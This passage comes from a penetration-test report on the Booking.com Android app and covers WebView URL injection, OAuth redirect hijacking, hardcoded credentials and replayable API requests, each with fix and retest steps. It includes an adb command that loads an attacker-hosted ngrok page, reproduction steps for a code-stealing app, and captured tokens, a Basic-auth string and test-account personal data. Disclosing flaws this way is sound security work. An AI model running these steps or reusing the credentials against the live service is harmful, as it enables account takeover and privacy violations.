An attacker who can deliver a deeplink or trigger an Intent toward `PrivacyDSRWebView` can load an arbitrary page inside the Booking.com application context. This enables credible phishing attacks, as the victim perceives the interface as legitimate. A malicious page can also invoke `appInterface.postMessage("dnsmi")` to permanently disable analytics and marketing cookie consent without any explicit user interaction, violating GDPR consent requirements. The combination of credential harvesting and silent consent manipulation represents a significant risk to both user privacy and regulatory compliance.

7.3.5 Reproduction Steps

1. Set up a controlled web server hosting a malicious HTML page (e.g., via ngrok).
2. Use `adb shell am start` to trigger `PrivacyDSRWebView` with the attacker-controlled URL as the `-es url` extra.
3. Observe that the WebView loads the external page inside the Booking.com application context.
4. From the malicious page, invoke `appInterface.postMessage("dnsmi")` via JavaScript.
5. Verify that non-functional cookie consent has been silently disabled in the application.

Listing 10: Verification Command

```
adb shell am start -n \
  com.booking/.identity.privacy.ui.webview.PrivacyDSRWebView \
  --es url "https://passenger-snout-posh.ngrok-free.dev/dsr_chain_attack.html" \
  --es title "Security"
```




Figure 4: Booking.com privacy settings screen showing analytics and marketing tracking disabled after `appInterface.postMessage("dnsmi")` invocation.

7.3.6 Recommendation

Remove the `android:exported="true"` attribute from `PrivacyDSRWebView` unless external access is strictly required. If the activity must remain exported, validate and restrict the URL received via Intent against an explicit allowlist of trusted domains before loading it in the WebView. Remove or restrict the JavaScript bridge (`appInterface`) so that it is only accessible from trusted origins, and add explicit authorization checks to every exposed bridge method.

7.3.7 Retest Procedure

Attempt to trigger `PrivacyDSRWebView` via adb or a third-party application using an arbitrary external URL. Verify that the activity rejects untrusted URLs and that the JavaScript bridge is not accessible from attacker-controlled pages. Confirm that invoking `appInterface.postMessage("dnsmi")` from an external page no longer alters the user consent state.

7.4 MOB-004 – OAuth Custom Scheme Hijacking Allows Authorization Code Interception and Access Token Retrieval

Severity	HIGH
CVSS Score	7.1
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
OWASP Mobile Top 10	M3: Insecure Authentication / Authorization
Status	Open

7.4.1 Description

A high vulnerability was identified in the OAuth authentication flow with Facebook. The application uses a custom URI scheme (`idp1://`) as the OAuth redirect URI. Since custom URI schemes cannot be exclusively registered by a single application on Android, a malicious application installed on the victim's device can register the same scheme and intercept the authorization code generated by Facebook, if the victim accidentally selects the malicious app to handle the redirect.

The severity of this vulnerability is further aggravated by the absence of server-side validation. Once the authorization code is obtained, an attacker can exchange it for a valid access token without any additional backend verification, enabling unauthorized read and write access to the victim's profile data.

7.4.2 Affected Components

- Activity: `RedirectUriReceiverActivity`
- Custom URI scheme: `idp1://facebookCallback`
- Authentication endpoints:
 - `POST /api/identity/authenticate/v1.0/context/initialize`
 - `POST /api/identity/authenticate/v1.0/social/login/facebook`
- Sensitive flows: Facebook authentication, profile retrieval, profile update

7.4.3 Evidence

Listing 11: `RedirectUriReceiverActivity` in `AndroidManifest.xml`

```
<activity
  android:name="net.openid.appauth.RedirectUriReceiverActivity"
  android:exported="true">
  <intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data
      android:scheme="idp1"
      android:host="facebookCallback"/>
  </intent-filter>
</activity>
```




Figure 5: The application calls POST `/api/identity/authenticate/v1.0/context/initialize` with a `deviceContext` comprising static public fields (`aid`, `oauthClientId`) and device-specific non-public fields (`deviceId`). Despite the sensitive nature of the latter, the server applies no validation to this field, meaning an attacker can supply fully arbitrary values and still receive a valid `context.value` in response. Furthermore, an intentionally invalid DPOp header still results in an HTTP 200 response, confirming that the header is accepted without being validated.




Figure 6: The intercepted authorization code generated by Facebook is sent to POST `/api/identity/authenticate/v1.0/social/login/facebook` along with the `context.value` obtained above and the same `deviceContext` used before. As before, the server does not validate the non-public field of the `deviceContext`, just as it does not validate the DPOp header, meaning it is always possible to obtain a valid access token regardless of the values supplied.

The screenshot displays a web browser interface with two main sections. The top section shows a mobile app profile page for a user named 'Paolo'. The bottom section shows a GraphQL query editor with a query to update a user's profile.

Top Section: Mobile App Profile Page

The page displays the following information:

- Headers:** GET /json/mobile.getProfile?include_newsletter_subscription_data=1&include_rewards_wallet_info=1&include_goo... Cache-Control no-cache X-Access-Token CAESogY50AUIAhCq55PtAhrFBTizebFe3H-dERjllkscziGFOzqITQbF1ODwQrtQrnX_H9zbW6IoERKjHt47QkISo8NY... X-Booking-Iam-Access-Token CAESogY50AUIAhCq55PtAhrFBTizebFe3H-dERjllkscziGFOzqITQbF1ODwQrtQrnX_H9zbW6IoERKjHt47QkISo8NY... X-LIBRARY okhttp+network-api User-Agent Booking.App/60.2.1.11 Android/12; Type: mobile; AppStore: huawei_paid_store; Brand: google; Model: sdk_gphon... Authorization Basic dGhlc2FpbmRzYnY6ZGdVnlhcXZCeGdN X-Booking-API-Version 1 Host secure-mobile-apps.booking.com Connection Keep-Alive Accept-Encoding gzip Cookie bking_wvpc=a:0&m:0; pcm_consent=analytical%3Dfalse%26countryCode%3DIT%26consentId%3D6471ec09-a5d... Cookie aws-waf-token=a0c8e438-b29e-4f93-9a97-de991905558d:DgoAbaBYRioRAAAA:WascPo7OZcaEytFAHA9u74x0Fm...
- Query String:** GET /json/mobile.getProfile?include_newsletter_subscription_data=1&include_rewards_wallet_info=1&include_goo...
- JSON Response:**

```
{
  "date_of_birth": "2002-02-06",
  "avatar_details": {
    "last_update": 123,
    "urls": {
      "128": "https://lh3.googleusercontent.com/a/ACg8ocL7S249IAdstjml2BNXeYj3PODFXvFtkM7QYd2-sCLW",
      "32": "https://lh3.googleusercontent.com/a/ACg8ocL7S249IAdstjml2BNXeYj3PODFXvFtkM7QYd2-sCLW",
      "256": "https://lh3.googleusercontent.com/a/ACg8ocL7S249IAdstjml2BNXeYj3PODFXvFtkM7QYd2-sCLW",
      "64": "https://lh3.googleusercontent.com/a/ACg8ocL7S249IAdstjml2BNXeYj3PODFXvFtkM7QYd2-sCLW"
    }
  },
  "error_msg": null,
  "available": 1,
  "is_facebook_image": 1
},
{
  "is_genius_vip": 0,
  "title": null,
  "is_subscribed": 1,
  "direct_partner_chat_available": 1,
  "personalisation_disabled": 0,
  "first_name": "Paolo",
  "country": "IT",
  "google_state": {
    "has_booking_password": 0,
    "link": "",
    "id": "105978447724566885961"
  },
  "assistant_available": 1,
  "email_data": {
    "email_address": "mobsec24@gmail.com",
    "subscription_manager_url": "https://www.booking.com/subscription_manager.html?aid=339530&busi",
    "newsletter_subscription_frequency": "weekly",
    "email_verified": 1,
    "email_is_business": 0,
    "email_is_primary": 1
  },
  "preferred_travel_purpose": "",
  "company_name": null,
  "hc_available": 1,
  "cc_details": {
    "cc_is_business": 0,
    "cc_expire_year": "2029",
    "last_digits": "4242",
    "cc_name": "carmelone",
  }
}
```

Bottom Section: GraphQL Query Editor

The query editor shows a query to update a user's profile:

```
{
  operationName: "UpdatePersonalProfile",
  variables: {
    input: {
      personalData: {
        gender: "UNKNOWN",
        dateOfBirth: "2001-02-06"
      }
    }
  },
  query: "mutation UpdatePersonalProfile($input: UpdateProfileDataInput!) { updateProfileData(input: $inp"
}
```

The response shows the result of the update:

```
{
  data: {
    updateProfileData: {
      success: true
    }
  },
  extensions: {
    latency_insights: {
      UpdatePersonalProfile: {
        duration_ms: 87,
        end_time: 1778659056471,
        start_time: 1778659056384
      }
    }
  }
}
```

Figure 7: The obtained access token is used to read the victim's profile data (top) and to modify it (bottom), demonstrating full unauthorized read and write access to the victim's Booking.com account.

7.4.4 Impact

An attacker who can install a malicious application on the victim's device and convince the victim to accidentally select it during the Facebook OAuth redirect can intercept the authorization code and exchange it for a valid access token without any server-side verification. The obtained access token grants full authenticated access to the victim's Booking.com account, enabling unauthorized reading of personal profile data (name, date of birth, email, phone, payment card details) and unauthorized modification of profile fields, as demonstrated by the successful update of the victim's date of birth. The refresh token lifetime of 31536000 seconds (approximately one year) further extends the window of exposure after a successful attack.

7.4.5 Reproduction Steps

1. Develop an Android application that registers the same `idp1://facebookCallback` scheme in its manifest, mirroring the `RedirectUriReceiverActivity` intent filter of the Booking.com app.
2. Install both the Booking.com application and the malicious application on the same Android device.
3. On the malicious application side, implement the following logic:
 - (a) Call `POST/api/identity/authenticate/v1.0/context/initialize` with an arbitrary `deviceContext` and an intentionally invalid DPoP header; save the returned `context.value`.
 - (b) Trigger the Facebook OAuth login flow from Booking.com; once Facebook redirects back to `idp1://facebookCallback?code=XYZ`, Android will present the intent chooser showing both apps.
 - (c) Wait for the victim to accidentally select the malicious application in the intent chooser.
 - (d) Extract the authorization code from the received Intent.
 - (e) Call `POST/api/identity/authenticate/v1.0/social/login/facebook` with the intercepted code and the `context.value` obtained in step (a), using an arbitrary `deviceId` and, again, an invalid DPoP header; the server returns a valid `accessToken` and `refreshToken`.
4. Use the obtained access token to read and modify the victim's profile data.




Figure 8: Android intent chooser presenting the malicious app alongside Booking.com when handling the `idp1://facebookCallback` redirect.




Figure 9: Malicious app successfully exchanges the intercepted authorization code for a valid access token and reads and modifies the victim's profile data.




Figure 10: Victim's Booking.com profile showing the successful unauthorized modification of personal data performed via the obtained access token.

7.4.6 Recommendation

Migrate the OAuth redirect URI from the custom scheme `idp1://` to Android App Links, which bind the redirect URI to a verified domain via a `/.well-known/assetlinks.json` configuration file hosted on the server, preventing third-party applications from intercepting the OAuth callback. In addition, implement strict server-side validation of the `deviceContext` and request headers in the `context/initialize` and `social/login/facebook` endpoints. Enforce validation of the DPoP proof on these same endpoints, ensuring the request is cryptographically bound to the client that originated it. As defense in depth, adopt PKCE (Proof Key for Code Exchange) to cryptographically bind the authorization code to the originating client, rendering an intercepted code unusable without the corresponding `code_verifier`.

7.4.7 Retest Procedure

Install a test application registering the `idp1://facebookCallback` scheme and attempt the Facebook OAuth login flow on a device where both applications are present. Verify that the Android intent chooser no longer presents the test application as a valid handler for the redirect. Additionally, verify that `context/initialize` and `social/login/facebook` reject requests carrying an invalid or mismatched DPoP header, and that any attempt to exchange an intercepted authorization code without the correct PKCE `code_verifier` is rejected by the backend with an authentication error.

7.5 MOB-005 – Hardcoded API Credentials in Mobile Application

Severity	MEDIUM
CVSS Score	6.5
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
OWASP Mobile Top 10	M1: Improper Credential Usage
Status	Open

7.5.1 Description

The Booking.com Android application contains hardcoded API credentials embedded directly within the APK. During reverse engineering with JADX, a static username and password pair was identified in multiple classes. The credentials are Base64-encoded and used to construct an HTTP **Authorization: Basic** header for requests sent to Booking.com's backend services.

Because these credentials are statically embedded in the application, any user can extract them by decompiling the APK or by intercepting network traffic. The credentials are actively used by production API endpoints and are required for successful request processing, demonstrating that they are not obsolete debug artifacts.

Embedding long-lived credentials inside a client application violates secure credential management practices and increases the attack surface of the backend APIs. An attacker in possession of these credentials can reproduce authenticated API requests outside the application and may leverage them in combination with other weaknesses, such as session replay or authorization flaws.

7.5.2 Affected Components

- Class `SdkBookingHttpClientDriver`
(`com.booking.payment.component.core.network.xmlbackend`)
- Class `BackendSettings`
(`com.booking.network.util`)
- Class `SqueaksBookingHttpClientDriver`
(`com.booking.android.payment.payin.utils`)
- API requests using the HTTP header
`Authorization: Basic <Base64(username:password)>`
- Backend endpoints hosted under `https://mobile-apps.booking.com/`
- Backend endpoints hosted under `https://account.booking.com/`
- Additional API endpoints may be affected, as the same credentials are referenced by shared networking components used throughout the application.

7.5.3 Evidence






Figure 11: JADX decompiled view showing the presence of a static HTTP Basic authentication string used within the application code. The credentials are embedded in the APK and encoded using Base64 before being used in outgoing API requests.



7.5.4 Impact

The presence of hardcoded HTTP Basic credentials in the application code allows an attacker with access to the APK (or reverse engineering tools) to extract valid authentication information used to interact with Booking.com backend APIs.

Since these credentials are statically embedded and not dynamically generated per user or device, they can be reused outside the legitimate application context to authenticate API requests. This effectively lowers the barrier to accessing internal API endpoints and increases the risk of unauthorized API consumption, data exposure, and abuse of backend services.

Depending on the privileges associated with the credentials, an attacker may be able to access sensitive application functionality exposed through mobile backend APIs, including user-related data and internal service operations. Furthermore, the reuse of the same credentials across multiple application instances increases the risk of large-scale abuse once the credentials are extracted.

7.5.5 Reproduction Steps

1. Obtain the application APK from a test device or emulator environment or from a public distribution source.
2. Open the APK using JADX-GUI and navigate to the networking-related classes (e.g. `SdkBookingHttpClientDriver`).
3. Identify the code snippet where the HTTP Basic Authorization header is constructed.
4. Observe that the credentials are stored in plain text within the application code.
5. Launch the application and intercept outgoing HTTP requests using a proxy tool (e.g. Charles Proxy).
6. Confirm that the HTTP requests include a Basic Authorization header corresponding to the hardcoded credentials.

7.5.6 Recommendation

Hardcoded credentials must be completely removed from the mobile application and must not be stored or distributed within the APK under any circumstances. The authentication should be delegated to a secure server-side mechanism using short-lived, per-session or per-device tokens instead of static Basic Authentication credentials.

Recommended mitigation measures include:

- Replace HTTP Basic Authentication with a modern token-based authentication mechanism (e.g. OAuth 2.0 or JWT).
- Ensure that all credentials are generated and validated server-side and are bound to a specific user session and/or device context.
- Implement short-lived access tokens with automatic expiration and rotation mechanisms.
- Remove any static secrets from the mobile client and enforce secure secret management exclusively on backend systems.
- Avoid embedding any reusable authentication material inside the APK, including configuration files, native code, or obfuscated strings.

7.5.7 Retest Procedure

To verify that the issue has been properly fixed, the following steps should be performed:

1. Decompile the updated application APK using JADX-GUI and search for any occurrences of static HTTP Basic authentication credentials.
2. Verify that no hardcoded username or password values are present in the application codebase or resource files.
3. Launch the application and intercept outgoing network traffic using a proxy tool (e.g. Charles Proxy).
4. Confirm that no HTTP requests contain a static **Authorization: Basic** header derived from embedded credentials.
5. Validate that authentication is performed using dynamic, session-bound tokens that are generated server-side and expire after a limited time.

7.6 MOB-006 – Replayable Authenticated API Requests due to Weak Session Binding

Severity	MEDIUM
CVSS Score	6.5
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
OWASP Mobile Top 10	M3: Insecure Authentication/Authorization
Status	Open

7.6.1 Description

The Booking.com mobile application backend APIs rely on bearer-style authentication mechanisms combined with session and device-related tokens (e.g. SSO cookies, access tokens, and device identifiers) to authorize requests.

Through traffic analysis using a proxy (Charles Proxy), it was observed that authenticated API requests can be captured and successfully replayed outside the original application context using standard HTTP clients such as cURL. The backend accepts these requests as valid as long as the included authentication tokens remain valid, without enforcing additional request binding mechanisms such as cryptographic request signing, nonce-based validation, or strict runtime context verification.

Furthermore, it was observed that requests affecting user profile data (e.g. profile update operations) result in persistent modifications on the server-side when replayed. These modifications remain effective across application restarts and are reflected consistently in the user profile, indicating that the backend fully trusts replayed requests containing valid session artifacts.

This behavior suggests a weak binding between authenticated sessions and the originating client context, allowing authenticated requests to be reused in external environments without detection or invalidation. While the authentication tokens themselves are valid and required, their reuse outside the legitimate application flow introduces a risk of request replay and unauthorized state manipulation within the scope of the authenticated user session.

7.6.2 Affected Components

- Mobile backend API endpoints exposed under Booking.com services, including `mobile-apps.booking.com` and `account.booking.com`
- User account and profile management APIs, including endpoints responsible for retrieving and updating personal data (e.g. user details and profile mutation operations)
- API endpoints relying on bearer-based authentication mechanisms (e.g. session cookies, SSO tokens, and access tokens such as `x-access-token`, `x-booking-iam-access-token`, and `bkng_sso_auth`)
- Mobile application networking layer responsible for executing HTTP requests (OkHttp-based client stack used across multiple application modules)
- Device- and session-related request parameters (e.g. `device_id`) used by backend services without strict request origin binding or integrity validation

7.6.3 Evidence

The following evidence demonstrates that authenticated GraphQL API requests allow replay and modification of user profile data. Changes are persisted immediately at backend level and reflected in subsequent read operations.





Figure 14: Intercepted ProfileAPI_Android GraphQL query via Charles Proxy retrieving authenticated user profile data



